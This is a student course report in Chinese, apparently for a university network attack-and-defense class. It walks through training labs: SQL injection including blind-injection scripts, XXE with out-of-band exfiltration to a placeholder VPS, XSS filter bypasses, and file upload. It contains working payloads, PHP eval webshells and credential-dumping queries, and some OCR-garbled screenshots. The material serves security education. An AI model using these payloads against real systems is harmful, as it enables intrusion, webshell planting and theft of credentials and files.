中国矿业大学计算机学院

2017 级本科生课程报告

 课程名称
 网络攻击与防御

 报告时间
 2020.5.1

 学生姓名
 袁孝健

 学
 号

 06172151

 专
 业

 信息安全

 任课教师
 张立江

目 录

1	SQL 注入实验
	1.1 Less-1
	1.2 Less-2 1
	1.3 Less-3
	1.4 Less-4 2
	1.5 Less-5 3
	1.6 Less-6 4
	1.7 Less-7 4
	1.8 Less-8 5
	1.9 Less-9 5
	1.10 Less-10
2	XML 注入实验 7
	2.1 DOMDocument
	2.2 SimpleXMLElement
	2.3 simplexml_load_string9
	2.4 BlindXXE 9
3	跨站脚本攻击实验10
	3.1 Level 1
	3.2 Level 2
	3.3 Level 3
	3.4 Level 4
	3.5 Level 5
	3.6 Level 6
	3.7 Level 7
	3.8 Level 8
	3.9 Level 9
	3.10 Level 10
	3.11 Level 11
	3. 12 Level 12
	3.13 Level 13
	3.14 Level 14

	3.15 Level 15	15
	3.16 Level 16	16
	3.17 Level 17	16
4	文件上传漏洞实验	17
	4.1 Pass=01	17
	4.2 Pass-02	18
	4.3 Pass-03	18
	4.4 Pass-04	19
	4.5 Pass-05	20
	4.6 Pass-06	21
5	PHP 代码审计实验	22
	5.1 in_array 函数缺陷	22
	5.2 filter_var 函数缺陷	24
	5.3 实例化任意对象漏洞	26
6	函数调用栈帧调试	28
	6.1 cdec1	28
	6.2 stdcall	30
	6.3 fastcall	31
	6.4 thiscall	34
7	堆原理调试	35
	7.1 工作原理	35
	7.2 识别堆表	37
	7.3 堆块的分配	38
	7.4 堆块的释放	41
	7.5 堆块的合并	41
	7.6 快表的使用	42
8	堆溢出利用	44
	8.1 DWORD SHOOT	44
	8.2 代码植入	46

1 SQL 注入实验

1.1 Less-1

(1) 使用 payload:?id=1'

单引号报错,存在注入。

- (2) 使用 payload:?id=1' order by 4 %23'
- 报错,存在三列。
- (3) 使用 payload:?id=-1' union select 1,2,3%23

发现2和3的位置可以回显,于是进行注入。

- (4) 使用 payload:?id=-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3 %23 得到当前库下所有表名。
- (5)使用 payload:?id=-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),3%23 得到 users 表下的所有列名。
- (6) 使用 payload:?id=-1' union select 1,(select group_concat(username) from users),(select group_concat(password) from users)%23


得到所有的 username 和 password。



1.2 Less-2

less-1 用单引号闭合了,而这里的 id 是整型,其他的注入方法与 less-1 相同。 最终 payload:

?id=-1 union select 1,(select group_concat(username) from users),(select
group_concat(password) from users)%23



1.3 Less-3

和前面的区别是这里用')进行闭合。

最终 payload:

?id=-1') union select 1,(select group_concat(username) from
users),(select group_concat(password) from users)%23



1.4 Less-4

和前面的区别是这里用")进行闭合。

最终 payload:

?id=-1") union select 1,(select group_concat(username) from
users),(select group concat(password) from users)%23



1.5 Less-5

发现有回显"You are in…"和不回显两种情况

- ?id=1' and 1=1%23 回显 You are in......
- ?id=1' and 1=2%23 不回显

判断为盲注,这里可以直接用 sqlmap 跑出来,也可以写个脚本。

脚本如下,这里只用来得到库名,其他的类似,改一下 payload 即可:

```
import requests
s = requests.Session()
url = 'http://43.247.91.228:84/Less-5/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},_'
data = ''
for i in range(50):
   for j in payloads:
       # payload = f"?id=1' and substr(binary database(),{i},1)='{j}'%23"
       # payload = f"?id=1' and substr((select binary group_concat(table_name)
from information_schema.tables where table_schema=database()) ,{i},1)='{j}'%23"
       payload = f"?id=1' and substr((select binary group concat(column name)
from information_schema.columns where table_name='users') ,{i},1)='{j}'%23"
       if "You are in...." in s.get(url+payload).text:
           data += j
           break
   print(data)
```

运行结果如下:

```
PS C:\Users\Lethe> python -u "c:\Users\Lethe\Desktop\exp.py"
id
id,
id,u
id,us
id,use
id,user
id,usern
id,userna
id,usernam
id, username
id, username,
id, username, p
id,username,pa
id,username,pas
id,username,pass
id,username,passw
id, username, passwo
id, username, passwor
id, username, password
```

1.6 Less-6

同样是 bool 盲注,双引号报错,判断为双引号闭合,将 less-5 的脚本中 payload 的单引号改为双引号即可。

```
import requests
s = requests.Session()
url = 'http://43.247.91.228:84/Less-6/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},_'
data = ''
for i in range(50):
   for j in payloads:
       # payload = f"?id=1\" and substr(binary database(),{i},1)='{j}'%23"
       # payload = f"?id=1\" and substr((select binary
group_concat(table_name) from information_schema.tables where
table_schema=database()) ,{i},1)='{j}'%23"
       payload = f"?id=1\" and substr((select binary group_concat(column_name))
from information schema.columns where table name='users') ,{i},1)='{j}'%23"
       if "You are in....." in s.get(url+payload).text:
           data += j
           break
   print(data)
```

1.7 Less-7

测试发现 id=1'报错,但把后面的语句注释掉扔报错,还有括号闭合,发现加两个括号判断为(('\$id'))闭合,再根据提示 Use outfile…,应该是使用导出语句了。

(1) 首先判断是否有权限:

?id=1')) and (select count(*) from mysql.user)>0--+

没有报错,具有 root 权限。

(2) 于是将可以数据导出,导出所有表:

?id=-1')) union select 1,2,(select group_concat(table_name) from
information_schema.tables where table_schema=database()) into outfile
"E:\\CTF\\less-7\\table.txt"--+

(3) 导出 user 表中所有列名:

?id=-1')) union select 1,2,(select group_concat(column_name) from
information_schema.columns where table_name='users') into outfile
"E:\\CTF\\less-7\\column.txt"--+


(4) 导出用户名和密码

?id=-1')) union select 1,2,(select group_concat(username,password)
from users) into outfile "E:\\CTF\\less-7\\data.txt"--+

注意: 在 Mysql 中, 需要注意路径转义的问题, 即用\\分隔。

(5) 另一种方法是向根目录下写入一句话木马,再用菜刀连接:

?id=-1')) union select 1,2,'<?php eval(\$_POST["cmd"]);?>' into outfile
"D:\\PHPWAMP_IN3\\wwwroot\\sqli-labs-master\\Less-7\\shell.php"--+



1.8 Less-8

单引号闭合的盲注,用 less-5 的脚本跑一下即可。

1.9 Less-9

发现页面无论对错都只回显 You are in......

测试?id=1' and sleep(3)%23 页面会延时 3 秒再回显,判断为时间盲注.同样可以通

过编写脚本进行盲注,如下:

```
import requests
url = 'http://43.247.91.228:84/Less-9/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},_'
data = ''
for i in range(50):
   for j in payloads:
       # payload = f"?id=1' and if((substr(binary
database(), \{i\}, 1) = '\{j\}'), sleep(2), 1)%23"
       # payload = f"?id=1' and if((substr((select binary
group_concat(table_name) from information_schema.tables where
table_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"
       payload = f"?id=1' and if((substr((select binary
group concat(column name) from information schema.columns where
table_name='users') ,{i},1)='{j}'),sleep(2),1)%23"
       try:
           r = requests.get(url+payload, timeout=1)
       except Exception:
           data += j
           print(data)
           break
```

部分结果如下:

```
PS C:\Users\Lethe\Desktop> python .\exp.py
s
se
sec
secu
secur
securi
securit
security
```

1.10 Less-10

双引号闭合的时间盲注,稍微改一下 less-9 的脚本即可:

```
import requests
url = 'http://43.247.91.228:84/Less-10/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},_'
data = ''
for i in range(50):
```

```
for j in payloads:
    # payload = f"?id=1\" and if((substr(binary))
database(),{i},1)='{j}'),sleep(2),1)%23"
    # payload = f"?id=1\" and if((substr((select binary)))
group_concat(table_name) from information_schema.tables where
table_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"
    payload = f"?id=1\" and if((substr((select binary)))
group_concat(column_name) from information_schema.columns where
table_name='users') ,{i},1)='{j}'),sleep(2),1)%23"
    try:
        r = requests.get(url+payload, timeout=1)
    except Exception:
        data += j
        print(data)
        break
```

2 XML 注入实验

2.1 DOMDocument

造成 XXE 的类是 DOMDocument,漏洞代码如下:

```
<?php
//...
libxml_disable_entity_loader(false);
$dom = new DOMDocument();
$dom->loadXML($_POST['data'], LIBXML_NOENT);
//...
?>
```

并且网站会进行回显,可以使用如下 payload 进行读文件:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>
```

成功读取了/etc/passwd 的文件:

```
string(14) "/var/www/html/"
  ["textContent"]=>
string(919) "root:x:0:0:root:/root:/bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin: /bin: /usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games: x: 5: 60: games: /usr/games: /usr/sbin/nologin
man: x: 6: 12: man: /var/cache/man: /usr/sbin/nologin
{\tt lp}; {\tt x}; 7; 7; {\tt lp}; /{\tt var/spool/lpd}; /{\tt usr/sbin/nologin}
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy: x: 13: 13: proxy: /bin: /usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody: x: 65534: 65534: nobody: /nonexistent: /usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

2. 2 SimpleXMLElement

造成 XXE 的类是 SimpleXMLElement,漏洞代码:

```
<?php
//...
libxml_disable_entity_loader(false);
$xml = new SimpleXMLElement($_POST['data'], LIBXML_NOENT);
//...
?>
```

有回显,使用如下 payload 进行读文件:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>
```

也成功读取了/etc/passwd 的文件:

```
object(SimpleXMLElement)#1 (1) {
  [0]=>
  string(919) "root:x:0:0:root:/root:/bin/bash
daemon: x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin: x: 2: 2: bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync: x: 4: 65534: sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man: x: 6: 12: man: /var/cache/man: /usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail: x: 8: 8: mail: /var/mail: /usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy: x: 13: 13: proxy: /bin: /usr/sbin/nologin
www-data: x: 33: 33: www-data: /var/www: /usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody: x: 65534: 65534: nobody: /nonexistent: /usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

2.3 simplexml_load_string

造成 XXE 的类是 simplexml_load_string,漏洞代码:

```
<?php
//...
libxml_disable_entity_loader(false);
$xml = simplexml_load_string($_POST['data'], 'SimpleXMLElement', LIBXML_NOENT);
//...
?>
```

有回显,使用如下 payload 进行读文件:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>
```

成功读取了/etc/passwd 的文件:

```
object(SimpleXMLElement)#1 (1) {
  string(919) "root:x:0:0:root:/root:/bin/bash
daemon: x: 1:1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin: /bin: /usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games: x:5:60:games:/usr/games:/usr/sbin/nologin
man: x: 6: 12: man: /var/cache/man: /usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy: x: 13: 13: proxy: /bin: /usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody: x: 65534: 65534: nobody: /nonexistent: /usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

2.4 BlindXXE

这里同样是 simplexml_load_string 类使用不当造成 XXE, 但是没有回显,所以我们不能直接读文件,需要用 vps 进行外带。

在服务器上创建 xxe.dtd,内容如下(%为%的实体编码):

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///etc/passwd">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://your_vps:1234?file=%file;'>">
```

然后使用如下 payload:

```
<?xml version="1.0"?>
```

```
<!DOCTYPE ANY [
<!ENTITY % remote SYSTEM "http://your_vps/xxe.dtd">
%remote;
%all;
%send;
]>
```

最后在服务器上监听 **1234** 端口,提交 payload 得到文件的 base64 编码(因为有些文件的特殊字符 xml 不能解析,若不用 base64 编码可能会出错):

```
Listening on [0.0.0.0] (family 0, port 1234)
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 185.239.71.193.16clouds.com 50526 received!
GET /?file=cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4VYmFzaApkYWVtb24GeDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpia
W46eDoyOjI6YmluOi9iaW4613Vzci9zYmluL25vb69naW4Kc3IzOng6MzozOnM5czovZGV2Oi91c3Ivc2Jpbi9ubzxvZ2luCnN5bmM6eDo8OjYlNTM0OnN5b
mM6L2JpbjovYmluL3N5bmMK2ZFtZXM6eDo10jYwOmdhbWyzOi91c3Ivv2ZFtZXM6L3Vzci9zYmluL25vb69naW4KbWFpb0MgfbfW6d2JzArci9jYmVMyzci9zYmluL25vb69naW4KbWFpbDp4Ojge6OptYWlsoi92YXIvb
MFybDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcGo9vbC9scG0613Vzci9zYmluL25vb69naW4KbWFpbDp4Ojge6OptYWlsoi92YXIvb
MFybDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcGo9vbC9uZXdzOi91c3Ivc2Jpbi9ubzxvZ2luCnVIY3AGeDoxMDoxMDp1dWNwO
i92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXAGeDoxNDoxNDpiYWNrdXAGL3Vzci9zYmluL25vb69naW4Kd3d3LuRhdG6EeDozM
zozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXAGeDoxNDoxNDpiYWNrdXAGL3Vzci9zYmluL25vb69naW4KaXJjOng6Mzk6Mzk6aXJjDovdmFyL3J1b
i9pcmNkOi91c3Ivc2Jpbi9ubzxvZ2luCmdvYRr2Ong6NDE6NDE6N25hdHMgQnVnLV7lcG9ydG1uZyBTeXN0ZW0gKGFkbWLuKTovdmFyL2xpYi9nbmF0czovd
XNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW500i91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjUIM
zQ60i9ub2SleGlzdGVudDovYmluL2ZhbHNlCg== HTTP/1.0
tost: 129.211.8.105:1234
Connection: close
```

base64 解码得到:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
qnats:x:41:41:Gnats Buq-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

3 跨站脚本攻击实验

3.1 Level 1

输入的地方,在 h2 标签内,先闭合标签再构造。 payload: </h2><script>alert(1)</script>

3.2 Level 2

查看源代码: <input name="keyword" value="input code">
输入点在input 标签内部,所以先闭合input 标签,再构造js 代码。
payload: "><script>alert(1)</script>

3.3 Level 3

这一关输入点,同样在 input 标签的 value 值内,尝试上一关闭合标签构造,但是没有成功。

双引号闭合 value="失败,单引号闭合成功,然后利用 onclick、onmouseover 等事件进行弹窗,最后注释掉后面的代码即可。

Payload: ' onmouseover=alert(1)//

3.4 Level 4

与上一关类似,用双引号闭合 value="即可。

Payload: " onclick=alert(1)//

3.5 Level 5

这一关会将 script 替换成 scr ipt, on 也会被替换成 o n。

我们可以闭合<input>后利用<a>标签进行弹窗。

Payload: ">Lethe//

3.6 Level 6

这一关在上一关的基础上,多过滤了 href、src、data。

但是经过测试,发现可以利用大小写进行绕过。

payload: ">Lethe//

3.7 Level 7

先用之前的 payload 进行测试,发现 href 和 script 直接消失了,猜测过滤为关键词替换为空,于是尝试双写绕过,成功。

Payload: ">Lethe//

3.8 Level 8

这一关和前面稍有不同,可以添加友情链接,添加过后的内容直接包含在友情链接里面。

于是先尝试 javascritpt:alert(1),但是 script 同样被替换成了 scr_ipt。因为 html 标签内可以直接解析 html 实体编码,于是尝试用实体编码绕过。

Payload: javascript:alert(1)

3.9 Level 9

和上题类似,但是这里对链接有了一定要求,必须包含 http://, 却没有要求一定要在 开头, 不知道有什么意义

所以直接在构造的语句最后加上 http://绕过检测,再注释掉即可。

Payload: javascript:alert(1)//http://

3.10 Level 10

这题没有输入框,url上给了一个 keyword 参数,尝试闭合再构造,虽然回显的内容没有过滤,但是却不会弹窗,查看源码,发现还有一个隐藏的 form 表单,看看能否利用。

```
⟨form id=search⟩
⟨input name="t_link" value="" type="hidden"⟩
⟨input name="t_history" value="" type="hidden"⟩
⟨input name="t_sort" value="" type="hidden"⟩
⟨/form⟩
⟨/center⟩⟨center⟩⟨img src=level10.png⟩⟨/center⟩
⟨h3 align=center⟩payload的长度:10⟨/h3⟩⟨/body⟩
⟨/htm1⟩
```

尝试?t link=Lethe&t history=Lethe&t sort=Lethe, 发现 t sort 参数可以利用:

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="Lethe" type="hidden">
</form>
```

于是进行构造,发现尖括号被过滤了,于是利用事件进行弹窗。

Payload: ?t_sort=" type=image src=x onerror=alert(1)//

3.11 Level 11

和上一关一样有一个隐藏的表单,也是 t sort 参数可以利用

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="123" type="hidden">
<input name="t_ref" value="" type="hidden">
</form>
```

用上一关的 payload 进行测试,发现双引号也被过滤了,应该又要换个思路了。

重新打开页面观察源码,看到一个可疑的地方,那新增的一个参数不是白加的,当你从第 10 关跳到第 11 关时,t ref 的 value 值是页面的 Referer 的值。

```
<form id=search)
<input name="t_link" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ref" value="http://test.xss.tv/leve110.php?t_sort=%22%20type=image%20src=x%20onerror=alert(1)//" type="hidden">
</form)
</pre>
```

于是在跳转的时候抓包修改 Referer 的值为" type=text onclick="alert(1),如下:

```
GET /level11.php?keyword=good%20jobi HTTP/1.1
Host: test.xss.tv
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rx66.0) Gecko/20100101 Firefox/66.0
Accept Leavy.htmla.pplication/xhtml=xmla.pplication/xmlq=0.9; */*rq=0.8
Accept Leavy.atmla.pplication/xhtml=xmla.pplication/xmlq=0.9; */*rq=0.8
Accept Leavy.atmla.pplication/xhtml=xmlq=0.9; */rq=0.8
Accept Leavy.atmla.pplication/xhtml=xmlq=0.9; */rq=0.8
Accept Leavy.atmla.pplication/xhtml=xmlq=0.9; */rq=0.8
Accept Leavy.atmla.pplication/xhtml=xmlq=0.9; */ra=0.8
```

然后在 Target 界面 Forward,回到闯关页面发现已成功注,点击输入框即可弹窗。

欢迎来到level11

没有找到和good job!相关的结果.



payload的长度:9

3.12 Level 12

与上一关类似,不过这里是利用 User-Agent:

```
GET /level12.php?keyword=good%20job! HTTP/1.1
Host_test_xssty
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv.66.0) Gecko/20100101 Firefox/66.0
Accept_Language zh-CNzhq=0.8,zh-TW,q=0.7,zh-HK,q=0.5,en-US,q=0.3,en,q=0.2
Connection: close
Upgrade-Insecure-Requests: 1

**CiDOCTYPE html><!--STATUS OK-><html>> whead>
window.lert = function()
{
confirm(完成的不错! ");
window.location.href="level13.php?keyword=good job!";
}

*/Script>
<a href="http://script>"> window.location.href="level13.php?keyword=good job!";"> window.
```

同样抓包修改 User-Agent 的值进行构造:

Payload: " type=text onclick="alert(1)

3.13 Level 13

与前两关相同,只不过这一关是利用 Cookie 进行注入:

```
GET //evel13.php?keyword=good%20jobi HTTP/1.1
Host: test.xsstv
User-Agent: Mozila/5.0 (Windows NT 10.0; Win64; x64; rx66.0) Gecko/20100101
Firefox/66.0
Accept: text/htmlapplication/xhtml+xmlapplication/xmtq=0.9; */*q=0.8
Accept-Language zh-CN_zhq=0.8, zh-TW,q=0.7, zh-HK,q=0.5, en-US;q=0.3, ercq=0.2
Connection: close
Cookie: user=call+me+maybe%3F
Upgrade-Insecure-Requests 1

**Cookie: user=call+me+maybe%3F**
Upgrade-Insecure-Requests 1

**Cookie: user=call+me+maybe%3
```

抓包修改 Cookie 为: user=" type=text onclick="alert(1)即可

```
GET //level13.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64; rx66.0) Gecko/20100101 Firefox/66.0
Accept Lext/html.application/xhtml+xml.application/xmtq=0.9;*/y=0.8
Accept Lext/html.application/xmtq=0.9;*/y=0.8
Accept Lext/html.application/xhtml+xml.application/xmtq=0.9;*/y=0.8
Accept Lext/html.application/xmtq=0.9;*/y=0.8
Accept Lext/htm
```

3.14 Level 14

进入 14 关,没有输入框,url 中没有参数,查看源码,发现使用了<iframe>标签引入了http://www.exifviewer.org/

但是我这边一直打不开 http://www.exifviewer.org/,根据网上的题解,上传一个含有 xss 代码的图片触发 xss,关于 exif xss 这一题的解法,可参考:

https://xz.aliyun.com/t/1206

3.15 Level 15

页面什么都没有,那么直接看源码

第一眼看貌似也没什么,实际上还是因为我对 js 不是很熟悉...搜索得到,这里使用了AngularJS 框架的 ng-include 指令,可参考:

https://www.runoob.com/angularjs/ng-ng-include.html


其实就是可以利用 ng-include 指令来包含文件。默认情况下,包含的文件需要包含在同一个域名下,也就是符合 SOP。所以网上大多方法是包含了第一关的代码,如下payload: ?src='level1.php?name=test'

但是我在做的过程中发现,引用的名字会直接出现在源码上:

```
i view-source:http://test.xss.tv/level15.php src='1.html'
』火狐官方站点 🗎 火狐官方站点 🗎 火狐官方站点 🌘 新手上路 🗎 常用网址 🗎 常用网址 🗎 常用网址 🗎 愛奇艺 🕀 愛奇艺 🕀 新浪微博
   (html ng-app)
   <head>
          <meta charset="utf-8">
          <script src="angular.min.js"></script>
 5 (script)
 6 window.alert = function()
 8 confirm("完成的不错! ");
   window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
14 <object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/hea
15 (h1 align=center)欢迎来到第15关,自己想个办法走出去吧! (/h1)
16 p align=cent
17 <body><span :lass="ng-include:'1.html'" </span></body>
```

那么理论上通过闭合也是可以的, 于是尝试

Payload: ?src="> 发现确实可以:



3.16 Level 16

输入点包含在<center>标签内,过滤了空格,可以用%0a代替空格进行绕过。

Payload: ?keyword=<img%0asrc=x%0aonerror=alert(1)>

3.17 Level 17

进入之后会看到一个关于 flash 的什么东西,暂时先不管,做 xss 先找输入输出点。 url 中有 arg01 和 arg02 两个参数,应该是输入点,查看源码发现在<embed>标签的 src 中会输出这两个参数的值,如下:

```
② view-source:http://testxss.tv/level17.php arg01=123&arg02=123

火馬高方站点 □ 火馬高方站点 □ 大馬高方站点 ● 新手上路 □ 常用网址 □ 常用网址 □ 常用网址 □ 常用网址 □ 常用 回址 □ 新浪微博 □ 新浪微博 □ 斯浪微博 □ 亚马逊 □ 亚马逊 □ 正马逊 □ 正列逊 □ 正马逊 □ 正列逊 □ 正马逊 □ 正列逊 □ 正列逊
```

先试试闭合,发现过滤了尖括号,可以考虑用 onerror 弹窗。

Payload: ?arg01=&arg02= onmouseover=alert(1)

4 文件上传漏洞实验

4.1 Pass-01

这一关是前端检测,检测代码如下:


```
▼<script type="text/javascript">
      function checkFile() {
          var file = document.getElementsByName('upload_file')[0].value;
          if (file == null || file == "") {
             alert("请选择要上传的文件!");
             return false;
          //定义允许上传的文件类型
          var allow_ext = ".jpg|.png|.gif";
          //提取上传文件的类型
          var ext_name = file.substring(file.lastIndexOf("."));
          //判斷上传文件类型是否允许上传
          if (allow ext.indexOf(ext name) == -1) {
             var errMsg = "该文件不允许上传,请上传" + allow_ext + "类型的文件,
   当前文件类型为: " + ext name;
             alert(errMsg);
             return false;
```

可以直接通过抓包改包来绕过前端检测,我们构造一句话木马 shell.php 如下: <?php @eval(\$ GET['a']);?>

在上传前修改后缀为 jpg 进行上传, 然后使用 BurpSuite 抓包, 然后将后缀再改回 php:

```
| Sear-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) | Chrome/80.03987.122 Safari/537.36 | Chrom
```

重新发包后会回显文件的地址,访问即可:




第 17 页

4. 2 Pass-02

